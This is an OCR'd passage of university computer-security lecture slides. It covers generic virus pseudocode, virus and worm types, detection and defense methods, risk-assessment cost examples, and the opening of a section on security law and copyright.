
```
If spread condition then
    For target files
        if not infected then alter to include virus
Perform malicious action
Go to execute normal program
```

Virus Types

- Boot Sector Infectors (The Brain Virus)
  - ○ Propagate by altering boot disk creation
    - *Less common with few boots off floppies*
- Executable infector (The Jerusalem Virus, Friday 13th, not 1987)
  - ○ Malicious code placed at beginning of legitimate program (.COM .EXE files)
  - ○ Runs when application run
  - ○ Application then runs normally
- Multipartite virus : boot sector + executable infector


Virus Types/Properties

- Terminate and Stay Resident
  - ○ Stays active in memory after application complete
- Stealth (an executable infector)
  - ○ Conceal Infection
    - Trap read to provide disinfected file
    - Let execute call an "infected file"
- Encrypted virus
    - Prevents "signature" to detect virus
    - [Deciphering routine, Enciphered virus code, Deciphering Key]
- Polymorphism
    - Change virus code to something equivalent each time it propagates




Worms

- Replicates from one computer to another
  - Self-replicating: No user action required
  - Virus: User performs “normal” action
  - Trojan horse: User tricked into performing action
- Communicates/spreads using standard protocols




We can’t detect it: Now what? Detection

- Signature-based antivirus
  - Look for known patterns in malicious code
  - Always a battle with the attacker
  - *Great business model!*
- Checksum (file integrity, e.g. Tripwire)
  - Maintain record of “good” version of file
    - Compute signature blocks
  - Check to see if changed
- Validate action against specification
  - Including intermediate results/actions
  - *N*-version programming: independent programs
    - A fault-tolerance approach (diversity)




Detection

- Proof-carrying code
  - ○ Code includes proof of correctness
  - ○ At execution, verify proof against code
    - *If code modified, proof will fail*
- Statistical Methods
  - ○ High/low number of files read/written
  - ○ Unusual amount of data transferred
  - ○ Abnormal usage of CPU time




Defense

- Clear distinction between data and executable
  - ○ Virus must write to program
    - Write only allowed to data
  - ○ Must execute to spread/act
    - Data not allowed to execute
  - ○ Auditable action required to change data to executable



Defense

- Information Flow
  - Malicious code usurps authority of user
  - Limit information flow between users
    - If *A* talks to *B*, *B* can no longer talk to *C*
  - Limits spread of virus
  - Problem: Tracking information flow
- Least Privilege
  - Programs run with minimal needed privilege
  - Example: Limit file types accessible by a program




Defense

- Sandbox / Virtual Machine
  - Run in protected area
  - Libraries / system calls replaced with limited privilege set
- Use Multi-Level Security Mechanisms
  - Place programs at lowest level
  - Don’t allow users to operate at that level
  - *Prevents writes by malicious code*

Risk management

Risk Management

- The process concerned with identification, measurement, control and minimization of security risks in information systems to a level commensurate with the value of the assets protected (NIST)



Risk Management Cycle

Identify the Risk Areas

Assess the Risks


Develop Risk Management Plan

Implement Risk Management Actions

Re-evaluate the Risks


Risk Assessment

Risk Mitigation




Risk

- The *likelihood* that a particular *threat* using a specific *attack*, will exploit a particular *vulnerability* of a system that results in an undesirable *consequence* (NIST)
  - ○ *likelihood* of the threat occurring is the estimation of the probability that a threat will succeed in achieving an undesirable event




Risk Assessment/Analysis

- A process of analyzing *threats* to and *vulnerabilities* of an information system and the *potential impact* the loss of information or capabilities of a system would have
  - ○ List the threats and vulnerabilities
  - ○ List possible control and their cost
  - ○ Do cost-benefit analysis
    - Is cost of control more than the expected cost of loss?
- The resulting analysis is used as a basis for identifying appropriate and cost-effective counter-measures
  - ○ Leads to proper security plan




Risk Assessment steps

- Identify assets
  - ○ Hardware, software, data, people, supplies
- Determine vulnerabilities
  - ○ Intentional errors, malicious attacks, natural disasters
- Estimate likelihood of exploitation
  - ○ Considerations include
    - Presence of threats
    - Tenacity/strength of threats
    - Effectiveness of safeguards
  - ○ Delphi approach
    - Raters provide estimates that are distributed and re-estimated




Risk Assessment steps (2)

- Compute expected annual loss
  - ○ Physical assets can be estimated
  - ○ Data protection for legal reasons
- Survey applicable (new) controls
  - ○ If the risks of unauthorized access is too high, access control hardware, software and procedures need to be re-evaluated
- Project annual savings of control




Example 1

- Risks:
  - ○ disclosure of company confidential information,
  - ○ computation based on incorrect data
- Cost to correct data: $1,000,000
  - @10%liklihood per year: $100,000
  - Effectiveness of access control sw:60%: -$60,000
  - Cost of access control software: +$25,000
  - Expected annual costs due to loss and controls:
    - $100,000 - $60,000 + $25,000 = $65,000
  - Savings:
    - $100,000 - $65,000 = $35,000



Example 2


- Risk:
  - ○ Access to unauthorized data and programs
    - 100,000 @ 2% likelihood per year: $2,000
  - ○ Unauthorized use of computing facility
    - 10,000 @ 40% likelihood per year: $4,000
  - ○ Expected annual loss: $6,000
  - ○ Effectiveness of network control: 100% -$6,000



Example 2 (2)


- Control cost

○ Hardware	+$10,000
○ Software	+$4,000
○ Support personnel	+$40,000
○ Annual cost	$54,000
○ Expected annual cost (6000-6000+54000)	$54,000
○ Savings (6000 – 54,000)	-$48,000




Some Arguments against Risk Analysis

- Not precise
  - Likelihood of occurrence
  - Cost per occurrence
- False sense of precision
  - Quantification of cost provides false sense of security
- Immutability
  - Filed and forgotten!
  - Needs annual updates
- No scientific foundation (not true)
  - Probability and statistics




Legal and Ethical Issues

Courtesy of Professors
Chris Clifton & Matt Bishop




Laws and Security

- Federal and state laws affect privacy and secrecy
  - Rights of individuals to keep information private
- Laws regulate the use, development and ownership of data and programs
  - Patent laws, trade secrets
- Laws affect actions that can be taken to protect secrecy, integrity and availability



Copyrights

  - Designed to protect *expression* of ideas
  - Gives an author exclusive rights to make copies of the *expression* and sell them to public
- Intellectual property (copyright law of 1978)
  - Copyright must apply to an original work
  - It must be done in a tangible medium of expression
- Originality of work
  - Ideas may be public domain
- Copyrighted object is subjected to fair use



Copyright infringement

